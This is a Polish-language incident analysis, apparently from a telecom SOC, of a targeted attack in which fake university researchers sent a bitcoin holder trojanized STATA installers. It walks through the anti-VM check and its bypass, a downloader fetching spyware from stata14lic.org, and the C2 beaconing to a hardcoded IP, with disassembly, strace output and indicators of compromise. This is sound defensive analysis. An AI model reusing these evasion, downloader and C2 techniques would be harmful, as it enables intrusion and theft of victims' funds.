Paranoicy

Czy jesteś paranoikiem? Jeśli tak… to możliwe, że dobrze.

Jeśli nie – czytaj dalej – może nim zostaniesz.

Postanowiliśmy zbadać przypadek zgłoszenia, z którego analizy wynika, iż paranoja niekoniecznie musi być czymś złym.

Mniej więcej miesiąc temu z naszą grupą SOC skontaktował się pośrednio poprzez Hackerspace Warszawa polski programista. Jak tłumaczył, znaczną ilość swoich pieniędzy przechowuje w postaci bitcoin'ów i podejrzewa, że ktoś mógł podjąć próbę przeprowadzenia wycelowanego w niego ataku, najpewniej w celu pozbawienia go kryptowaluty.

Programista ten od dłuższego czasu prowadził korespondencję z 2 osobami piszącymi ze skrzynek pocztowych uniwersytetu Columbia i Imperial College of London. Osoby te podawały się za pracowników naukowych i zwróciły się one do niego z propozycją pracy zdalnej przy projekcie badawczym dot. tworzenia nowych algorytmów przeznaczonych do analizy rynku kryptowalut.

Hi [redacted]

My name is [redacted]. I am the Head of the one of research groups at the Imperial College London.

I along with my colleagues from Princeton University and Zhejiang University work on a research related to the Blockchain technology and digital currencies for one of the banks in the United States.

Recently a free position in the group of external consultants was opened.
We are looking for a specialist who can help us to analyze the events and news that affect the exchange rate of digital currencies.
We're not looking for a specialist on a full-time basis. We need periodic consultations on various issues that interest us for the next three months (4-5 hours per week).

I called you on: [redacted], but there was no response.

Należy wspomnieć, iż cała korespondencja była prowadzona ze skrzynek mailowych znajdujących się w domenach obu wspomnianych uniwersytetów.

Nie wiadomo skąd nadawcy znali numer telefonu adresata, wiadomo natomiast, że udziela się on aktywnie w temacie badań związanych z analizą rynku bitcoinów i prowadzi badania w tej dziedzinie – uczestnicząc w konferencjach jako prelegent. Jeśli więc założyć, że byli to naukowcy, mogli oni zdobyć numer w stosunkowo wąskim środowisku ludzi zajmujących się

tą akurat dziedziną. Z drugiej strony wiadomo, iż na pewno – wbrew treści powyższego fragmentu korespondencji – adresat wiadomości nie zarejestrował żadnych prób kontaktu telefonicznego.

W korespondencji piszący do polskiego programisty wykazywali się wiedzą merytoryczną w tej dziedzinie. Pierwszym zadaniem testowym, którym miał się zająć – jeśli zgodził by się na współpracę - była by analiza algorytmu nad którym akurat właśnie pracują - algorytm zaimplementowany został języku skryptowym znanego programu do analiz statystycznych: **STATA**.

I decided not to spend it on the work with GAUSS. We'll return to this later if necessary.
I thought that firstly, it would be useful to assess the structure of the statistical data that we have to work on.

In the attachment, I grouped up a few classic examples (in STATA .dta files):
- Heteroscedasticity-1.dta - heteroscedasticity
- Fringe_dem.dta - data on hourly benefits and demographic information
- MrozPSID.dta - PSID data

To get a superficial understanding of our work, open Heteroscedasticity-1.dta using STATA and run the following commands:
> generate incomesq = income^2
> drop if exp==0
> regress exp age ownrent income incomesq
> rvpplot income, xlabel(0(2)12) xline(2 4 6 8 10) ylabel(-500(500)2000) yline(0 500 1000 1500)
Then you will see a graph which shows the phenomenon that's called heteroscedasticity

Pay special attention to the structure of data in Examples 2 and 3. We also use a similar structure, but handle it in a much larger volume.

Jako, że licencja na to oprogramowanie jest płatna, otrzymał informację, że jeśli wyrazi zgodę na współpracę, zgłosi się do niego inny pracownik uniwersytetu, również pracujący przy wspomnianym grancie i przekaże mu oryginalną licencję zakupioną specjalnie dla niego. Tak też się stało – po kilku dniach otrzymał on wiadomość od drugiego z domniemanych naukowców z grupy badawczej – tym razem nadanej z domeny uniwersytetu Columbia - wiadomość zawierała 3 linki HTTP do paczek instalacyjnych programu STATA 14, odpowiednio pod Windows, Linux i na Mac, oraz imienną licencję:

Hello [redacted]

Your license for STATA is ready.

STATA 14 - Windows: Windows Vista/7/8.0+/10+
https://phys.columbia.edu/~[redacted]/software/Stata14_Win.zip
SHA1: 36c172b68dbc6a735c58fa8d1fecf66f74a75e26

STATA 14 - Mac: Mac OSX 10.7 and above
https://phys.columbia.edu/~[redacted]/software/Stata14_MacOSX_64.pkg
SHA1: 78d14f76247c0c02ff3d5a4d8792e0ae6c7d50fd

STATA 14 - Linux: Red Hat 6+/CentOS/Ubuntu
https://phys.columbia.edu/~[redacted]/software/Stata14_Linux_64.tar.gz
SHA1: f13aff251aec72bdd646e34caca15799181592f9

License information:
Name: [redacted]
Organization: -
Serial number: [redacted]
Code: [redacted]
Authorization: [redacted]

Jak widać powyżej, wszystkie 3 pakiety instalacyjne zostały umieszczone w domenie uniwersytetu Columbia, na stronie prywatnej domniemanego pracownika naukowego który z adresatem wiadomości się skontaktował.

Jako, że człowiek który zwrócił się do nas z prośbą o analizę prawdziwej zawartości paczek, podobnie jak pewnie większość z nas jest swojego rodzaju paranoikiem – zanim nawiązał z nami kontakt, a już po wyrażeniu zgodny na współpracę i otrzymaniu paczek instalacyjnych –ściągnął i zainstalował wersję linuksową STATA, w maszynie wirtualnej. A paranoja go ocaliła.

Oczywiście, jak dobrze wiemy złe rzeczy czające się w ciemnych zakamarkach kodu maszynowego mogą całkiem sprawnie zorganizować ucieczkę z takiego czy innego silnika wirtualizacji… który w jego przypadku uruchomiony był na tej samej maszynie fizycznej, której używał do przeprowadzania operacji finansowych i dostępu do swoich zasobów bitcoin.

Po zainstalowaniu programu, uruchomieniu i przeanalizowaniu algorytmów o które prosiła kontaktująca się „grupa badawcza”, kontakt z grupą się urwał – natomiast nie wydarzyło się nic więcej co mogłoby sugerować, że był to atak – zasoby bitcoin pozostały stałe, a osoba która z nami się skontaktowała nie odnotowała żadnych niepokojących symptomów w kontekście zachowania systemu operacyjnego, czy nieautoryzowanych logowań do posiadanych systemów.

Analitykowi udało się ściągnąć tylko dwie z trzech wersji instalacyjnych (Windows i Linux), zanim wszystkie zostały usunięte z serwera uniwersytetu Columbia.


Na pytanie czy mamy do czynienia z niezdrową paranoją czy z atakiem targetowanym udało się odpowiedzieć w zasadzie po kilkunastu minutach od rozpoczęcia analizy.

Pierwszy rzut oka


W obu pobranych pakietach instalacyjnych znajdowało się – faktycznie – oprogramowanie STATA 14 do prowadzenia analiz statystycznych.

Po zakończeniu instalacji w maszynie VMWare programu STATA pod Windows:

instalator uruchamia automatycznie plik programu głównego STATA: **smStata.exe (**MD5: C9905FEC55576829D15461616F056B75), który natychmiast wyświetla nam komunikat o niekompatybilności tej wersji STATA ze środowiskami wirtualizacji:




Po szybkim rzucie oka na plik binarny (o wielkości zaledwie 60KB), który wyświetla powyższe okienko, okazuje się, że nie tylko nie jest to plik modułu głównego STATA (którym tak naprawdę jest 24-megabajtowy plik **sm.exe**):




ale dodatkowo został on napisany z użyciem biblioteki QT5 i skompilowany windowsową wersją kompilatora GCC (Mingw), podczas gdy właściwy moduł główny oparty został o framework MFC i zbudowany w środowisku Visual C++.

Analiza certyfikatów, którymi podpisane zostały oba pliki wykonywalne (moduł główny STATA i - jak założyliśmy – mniejszy plik zawierający loader modułu głównego) okazało się, iż certyfikaty wydane zostały dla różnych instytucji. Plik modułu głównego (**sm.exe**) został podpisany przez certyfikat wydany przez CA Symantec'a dla firmy „**StataCorp LP**":



z siedzibą w Teksasie:




Natomiast plik loader'a modułu głównego STATA który wyświetlił nam komunikat błędu uruchomienia w silniku wirtualizacji (**smStata.exe**) podpisany został przez certyfikat wydany dla instytucji „**NNM Dev LLC**":

Issued to: NNM Dev LLC

Issued by: GlobalSign Extended Validation CodeSigning CA - SHA256 - G3

Valid from 9/ 13/ 2016 **to** 9/ 14/ 2017

znajdującej się w… Moskwie, na ulicy Entuziastov 2:





Okazało się również, że po zainstalowaniu i uruchomieniu badanych instalatorów STATA czy to w wirtualnym środowisku Linux czy na fizycznej maszynie Windows – komunikat błędu nie pojawia się. Zamiast niego uruchamia się właściwy program Stata proszący o licencję. W tle natomiast, moduł startowy który wcześniej wyświetlił nam komunikat błędu, nawiązuje komunikację HTTP z serwerem „**stata14lic.org**” (domena założona 26 września 2016 r.), z którego pobierany jest i uruchamiany w tle programu głównego STATA na obu systemach operacyjnych, 64-bitowy plik wykonywalny (PE MD5:**57a38c92bd5c8b10d6b2348fc73731d6** / ELF MD5: **9dc9c72c68e1229765ad1ed8efdba4a4**).

Jak się okazało w trakcie dalszej analizy, obie wersje pliku wykonywalnego należą do jednej, nieznanej rodziny **spyware**, najprawdopodobniej zbudowanej specjalnie do przeprowadzania ataków APT.


Pod podszewką…

Wyświetlone okienko z ostrzeżeniem od producenta STATA to tak naprawdę mechanizm anty- wirtualizacyjny spyware: 3 osobne pętle enumerują nazwy kart graficznych zainstalowanych w systemie i sprawdzają czy któraś z nich nie zawiera łańcuchów tekstowych o wartościach: „**VMware**”, „**VirtualBox**” lub „**Parallels**”:





Jeśli któryś łańcuch zostanie zidentyfikowany, wyświetlany jest wcześniej wspomniany komunikat o „błędzie autoryzacji”, używając funkcjonalności GUI biblioteki QT:




Trzeba przyznać, że zabieg socjotechniczny jakim posłużyli się atakujący wyświetlając komunikat o błędzie autoryzacji, sugerujący do tego by skontaktować się z producentem oprogramowania był bardzo sprytny. Mechanizm autoryzacyjny tego typu mógłby faktycznie istnieć w programie takim jak STATA, jako składnik zabezpieczeń antypirackich, uniemożliwiających zamrożenie i sklonowanie wirtualnej maszyny z już zautoryzowaną do serwera licencji sesją programu. Dodatkowo atakujący dobrze wiedzieli, że są bardzo nikłe szanse na to, że ofiara zdecyduje się faktycznie skontaktować z producentem STATA, lecz taki komunikat da jej pewną złudną opcję wyboru, mogąc przyćmić jej czujność i wpłynąć na decyzję o instalacji programu na fizycznej maszynie.


Uruchamiając ponownie plik startowy (**smStata.exe**) w wirtualnej maszynie, i modyfikując 3 skoki warunkowe sprawdzające wartości zwracane przez 3 kolejne funkcje detekcji wirtualizacji, sprawiamy, że malware przestaje „myśleć", że jest w uruchomiony w wirtualnej maszynie:


```
004018FD  |.  E8 2EFDFFFF  CALL 00401630
00401902  |.  84C0         TEST AL,AL
00401904  |.  EB 0F        JMP SHORT 00401915
00401906  |>  8D4D DC      LEA ECX,[LOCAL.9]
00401909  |.  E8 02070000  CALL 00402010
0040190E  |.  BB 01000000  MOV EBX,1
00401913  |.  EB 2B        JMP SHORT 00401940
00401915  |>  E8 A6FDFFFF  CALL 004016C0
0040191A  |.  84C0         TEST AL,AL
0040191C  |.  90           NOP
0040191D  |.  90           NOP
0040191E  |.  E8 3DFEFFFF  CALL 00401760
00401923  |.  84C0         TEST AL,AL
00401925  |.  90           NOP
00401926  |.  90           NOP
00401927  |.  89F6         MOV ESI,ESI
00401929  |.  8DBC27 00000(LEA EDI,[EDI]
00401930  |>  8D4D DC      LEA ECX,[LOCAL.9]
00401933  |.  E8 88090000  CALL 004022C0
00401938  |.  FF15 30B5400(CALL DWORD PTR DS:[<&Qt5Widgets._ZN12QApplication4execEv>]
0040193E  |.  89C3         MOV EBX,EAX
00401940  |>  8D4D DC      LEA ECX,[LOCAL.9]
00401943  |.  E8 68050000  CALL 00401EB0
00401948  |.  8D4D D4      LEA ECX,[LOCAL.11]
0040194B  |.  FF15 38B5400(CALL DWORD PTR DS:[<&Qt5Widgets._ZN12QApplicationD1Ev>]
00401951  |.  89D8         MOV EAX,EBX
```

i zaczyna wykonywać to co ma zaprogramowane w razie uruchomienia na fizycznej maszynie. Najpierw uruchomia właściwy program STATA (**sm.exe**), który zaraz po uruchomieniu pyta nowego użytkownika o licencję.



Natomiast w tle, moduł startowy malware pobiera z domeny **stata14lic.org** wspomniany 64-bitowy moduł główny spyware:






Nazwa domeny została najprawdopodobniej wybrana by zasugerować podejrzliwej ofierze (nasłuchującej np. komunikacji sieciowej z wirtualną maszyną przy pomocy wireshark'a), przed którą na ekranie właściwy program STATA wyświetlił właśnie okno proszące o dane licencji, iż nawiązywana jest komunikacja z serwerem licencji STATA.

Po pobraniu modułu głównego malware zostaje on uruchomiony równolegle z działającą w tle prawdziwą aplikacją STATA 14.

Dekompresja

Pobrany plik modułu głównego posiada mechanizmy anty-debug, jest zobfuskowany, dekoduje i przekazuje wykonanie do umieszczonego w nim spakowanego właściwego pliku PE, za każdym razem w trakcie swojego uruchomienia. Po pobraniu i zdetonowaniu modułu głównego przez moduł downloadera zagnieżdżony w spreparowanym instalatorze STATA, moduł główny umieszcza swoją kopię w katalogu „**%USER%\AppData\Roaming\Sun\Java**", pod nazwą „**jvmmrg.exe**", uruchamia ją i kończy swoje działanie**.**

Omijając debugerem procedurę dekompresji PE, lokalizujemy oryginalny entrypoint po zdekodowaniu zagnieżdżonego właściwego pliku PE:




a następnie generujemy zrzut pamięci procesu i naprawiamy tablicę importów – w ten sposób otrzymujemy właściwy, zdekompresowany plik PE (MD5: **26E4C79AF609E90EE9E5CF1E2BDFF0B5**) zawierający widoczną już gołym okiem bardzo wymowną tablicę łańcuchów tekstowych.

Dalej możemy kontynuować już analizę używając tego właśnie pliku, podmieniając zabezpieczony / skompresowany moduł główny (umieszczony w powyższej ścieżce) na moduł przez nas wyekstrahowany (omijając w ten sposób każdorazowe sprawdzenie, wykonywane przez malware przy uruchomieniu, którym upewnia się on, że jest umieszczony właśnie w tym katalogu).

Komunikacja z operatorem

Zaraz po inicjalizacji, spyware nawiązuje szyfrowaną komunikację ze swoim serwerem wydawania rozkazów, używając docelowego adresu IP (**103.234.220.230**) wkompilowanego w kod:

Po nawiązaniu komunikacji, malware co 10 sekund zgłasza do operatora C&C swoją gotowość wysyłając komunikat „heartbeat”:



```
                              loc_406C2C:
C7 44 24 28 00 00 00 00         mov     [rsp+0B8h+var_90], 0
4C 8D 4B 30                     lea     r9, [rbx+30h]
48 89 F2                        mov     rdx, rsi
48 89 F9                        mov     rcx, rdi
C7 44 24 20 10 00 00 00         mov     [rsp+0B8h+var_98], 10h
4C 8D 05 F3 59 01 00            lea     r8, unk_41C640
E8 88 61 00 00                  call    EncryptC2Payload
84 C0                           test    al, al
74 D2                           jz      short loc_406C28
C7 44 24 20 40 00 00 00         mov     [rsp+0B8h+var_98], 40h
49 89 D9                        mov     r9, rbx
41 B8 D8 00 00 00               mov     r8d, 0D8h
89 E9                           mov     ecx, ebp
BA 03 00 00 00                  mov     edx, 3
E8 DD AF FF FF                  call    SendBufferToCNC
```

Ten sam mechanizm można zauważyć w komunikacji z C&C dla wersji spyware pod Linux:

```
stat("/etc/resolv.conf", {st_mode=S_IFREG|0644, st_size=57, ...}) = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(443),
       sin_addr=inet_addr("103.234.220.230")}, 16) = -1 ENETUNREACH
shutdown(3, SHUT_RDWR)                    = -1 ENOTCONN
close(3)                                  = 0
nanosleep({10, 0}, NULL)                  = 0
stat("/etc/resolv.conf", {st_mode=S_IFREG|0644, st_size=57, ...}) = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(443),
       sin_addr=inet_addr("103.234.220.230")}, 16) = -1 ENETUNREACH
shutdown(3, SHUT_RDWR)                    = -1 ENOTCONN
close(3)                                  = 0
nanosleep({10, 0}, NULL)                  = 0
stat("/etc/resolv.conf", {st_mode=S_IFREG|0644, st_size=57, ...}) = 0
socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(443),
       sin_addr=inet_addr("103.234.220.230")}, 16) = -1 ENETUNREACH
shutdown(3, SHUT_RDWR)                    = -1 ENOTCONN
close(3)                                  = 0
nanosleep({10, 0}, NULL)                  = 0
```

Przechwytując bufory wejściowe przekazane jako argumenty funkcji szyfrującej komunikację (EncryptC2Payload):

```
                              EncryptC2Payload proc near

                              var_48= byte ptr -48h
                              arg_20= dword ptr  28h
                              arg_28= dword ptr  30h

41 55                           push    r13
4D 89 CD                        mov     r13, r9
41 54                           push    r12
55                              push    rbp
48 89 CD                        mov     rbp, rcx
57                              push    rdi
56                              push    rsi
4C 89 C6                        mov     rsi, r8
41 B8 10 00 00 00               mov     r8d, 10h
53                              push    rbx
48 83 EC 38                     sub     rsp, 38h
44 8B A4 24 98 00 00 00         mov     r12d, [rsp+68h+arg_28]
48 8D 7C 24 20                  lea     rdi, [rsp+68h+var_48]
48 89 F9                        mov     rcx, rdi
8B 9C 24 90 00 00 00            mov     ebx, [rsp+68h+arg_20]
E8 A1 C6 FF FF                  call    sub_4094B2
```

możemy podsłuchiwać niezaszyfrowaną komunikację wychodzącą z malware.

EXATEL S.A.

ul. Perkuna 47,
04-164 Warszawa

tel.: +48 22 340 60 50
fax: +48 22 340 60 22

infolinia: 22 340 00 00
e-mail: info@exatel.pl

Poza pakietami ‘heartbeat’ wysyłanymi co 10 sekund, jeden z pierwszych pakietów przechwyconych na wejściu funkcji zaraz przed jego wysłaniem do C&C zawiera ogólne informacje o zainfekowanej maszynie, m.in.: wygenerowany przy infekcji losowy identyfikator maszyny ofiary (**HostId-oKk2S**), nazwę użytkownika (‘**pinky**’), nazwę zainfekowanej maszyny (‘**SB07**’) oraz datę infekcji (’**2016/11/09 03:17:23**’):

